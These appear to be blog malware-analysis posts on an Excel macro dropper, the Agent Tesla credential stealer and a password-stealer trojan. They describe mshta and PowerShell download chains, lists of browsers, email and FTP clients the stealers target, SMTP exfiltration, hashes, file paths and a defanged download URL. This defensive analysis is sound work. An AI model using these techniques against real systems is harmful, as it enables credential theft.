MS Excel Malware Analysis

MD5: bcdadfdc16bcf022384c4631849e1396

File Type: Microsoft Excel

File Extension: .xlsm

File Name: BillINV-01364_CLIENT_Schedule.xlsm


File Preview:

Excel File Preview

I am analyzing excel file using OleTools to detect suspicious code and IOCs.

> oleid <FileName>


Oleid will help to know whether file has any embedded OLE/Flash objects,VBA macros

Its clear from the above output of oelid, it has suspicious VBA macro. Now, I am going to get the suspecious keywords using MacroRaptor.

> mraptor <FileName>

MacroRaptor gives information based on keywords, such as read, write, execute.

Command flagged the keywords used in file are AutoExec, Write and Execute which could be, on opening document, it will write files to the system and execute them.

Next, OleVBA which will detects obfuscated strings used, extract IP address, executable file name,

> OleVBA -a <FileName>

OleVBA file output

I was trying to open the excel file to check the VBA code execution in VBA developer tool by dubugging the code, but opening the excel file, it was getting closed immediately due the Application.Quite call. So, first I have disabled the macro and opened Developer tools and commented out the code and save the file and again enabled macro back. This way opening excel file, it wasn’t closing immediately.

During debugging of macro, I found that it loads the VBscript GetObject to download the exe from the remote server (https:// ntro[.] fr /officeclick.png).

procmon captured the mSHta.exe Process starts via shell which executes the command shown in below image.

The URL which is getting accessed, no more responding. To dig in more, I extracted the excel file and look for the text file which reference I got from OLEVBA

The text file dvdsvhufhuierhiu.txt I looked for .exe refence and I found it too. This file has base64 string which is PowerShell script and downloads executable jieifhzo11.exe file and copy it to location

C:\Users\<profile>\AppData\Local\

Base64 string from dvdsvhufhuierhiu.txt file

After deobfuscation of above string, I can see the below PowerShell command.

Obfuscated PowerShell script of above base64 string

Summery:

  • Macro execute on document open
  • mSHta.exe executes command via shell.
  • It reads obfuscated string from dvdsvhufhuierhiu.txt which is PowerShell script which downloads jieifhzo11.exe
  • It downloads it from URL https:// ntro[.] fr /officeclick.png.
  • The URL is no more accessible so unable to download the malicious executable file.

Sample Download:

Trojan Agent Tesla – Malware Analysis

Hash – 077f75ef7fdb1663e70c33e20d8d7c4383fa13fd95517fab8023fce526bf3a25

Family : Agent Tesla

Downloaded Sample Link: Click here


Signature: Microsoft Visual C# v7.0/ Basic.NET


Filename: UIhLdVHHlUAKoEOpjVAsXFlIQrgS.exe

Blg9_30032020_81

VirusTotal score:

Blg9_30032020_82

Malware behavior:

  • Steal browser information (URL, Usernames, Passwords)
  • Steal passwords for email clients.
  • Steal FTP Clients
  • Steal download manager passwords.
  • Collect OS and hardware information.

Browser Information:



When I debug the malware executable, Initially it creates a SQLite database to store collected information from victims machine.

Below are the tables getting created.

Blg9_30032020_26
Blg9_30032020_83
Blg9_30032020_28

Tables created:

  • meta
  • logins
  • sqlite_sequence
  • stats
  • compromised_credentials



found it collected browsers data (Google chrome), that includes accessed URLs and related usernames and passwords.

Blg9_30032020_29


database table logins stores all browser related information. Below are the table columns.

Blg9_30032020_30
Blg9_30032020_47



Apart from this, malware also look for all different types of browsers to steal data from it.

It look for below browsers:

  • Opera Browser
  • Yandex Browser
  • 360 Browser
  • Iridium Browser
  • Comodo Dragon
  • Cool Novo
  • Chromium
  • Torch Browser
  • 7Star
  • Amigo
  • Brave
  • CentBrowser
  • Chedot
  • Coccoc
  • Elements Browser
  • Epic Privacy
  • Kometa
  • Orbitum
  • Sputnik
  • Uran
  • Vivaldi
  • Citrio
  • Liebao Browser
  • Sleipnir 6
  • QIP Surf
  • Coowon
Blg9_30032020_11

Below screenshot taken while debugging malware.

Blg9_30032020_50


Malware also look for below email clients. I haven’t install any of them on my machine during analyzing this.

Email Clients:

  • Outlook
  • Thunderbird
  • Foxmail
  • Opera Mail
  • Pocomail
  • Claws-mail
  • Postbox
Blg9_30032020_12
Blg9_30032020_84

FTP Clients:

Malware grabs credentials from FTP clients as well. Below list.

  • FileZilla
  • Core FTP
  • SmartFTP
  • FTPGetter
  • FlashFXP
Blg9_30032020_76
Blg9_30032020_75


It also makes FTP web request. (Remote Server couldn’t find)

Blg9_30032020_90
Blg9_30032020_91



It uses smtp client to send information over the network using port 587 which indicates sending data from smtp client to a particular smtp Server through mail attachments.

Blg9_30032020_85
Blg9_30032020_86

Malware executable also make HTTPWebRequest which must be downloading SMTP client to transfer data to remote SMTP server.

Blg9_30032020_89

unfortunately, it didn’t make any connection to any remote server address.

Summary:

  • Steal Browser Information including urls, usernames and passwords.
  • Steal email client credentials.
  • Steal credentials of FTP servers.
  • Computer information.

Thank you.
Password stealer Trojan – Malware Analysis

Hi Visitor, I got this sample of malware shared on VirusBay.

Sample below:

SHA256: 630efa1e2dc642799b867363bb36d1953884480ac29942a1ab20243a8a9620ad

Signature: Microsoft Visual C# v7.0/ Basic .Net and its a Windows forms application.

blg_03222020_9

Upon execution, this file drops below two files at location C:\Users\<UserProfile>\AppData\Local\Temp\

Dropped files:

C:\Users\<UserProfile>\AppData\Local\Temp\FB_2C02.tmp.exe


C:\Users\<UserProfile>\AppData\Local\Temp\cc3a68ce1dad95ce662e1c51568e3a.exe (Application Server)

blg_03222020_10
blg_03222020_11
blg_03222020_7


Upon execution of this file, it take a screenshot of current screen and save at C:\Users\<UserProfile>\AppData\Local\Temp location.

Also it adds below file to startup programs.

  • cc3a68ce1dad95ce662e1c51568e3a.exe (Application Server)
  • And main malware sample file.
blg_03222020_14

FB_2C02.tmp.exe:

SHA256: A02CF7E4D01C3E04C0C6F723A541289A12C5D87ECC47F6B675D84A6B1B0A23B3

File description: Gomorrah

Signature: Microsoft Visual C# v7.0/ Basic .Net and its a Windows forms application.

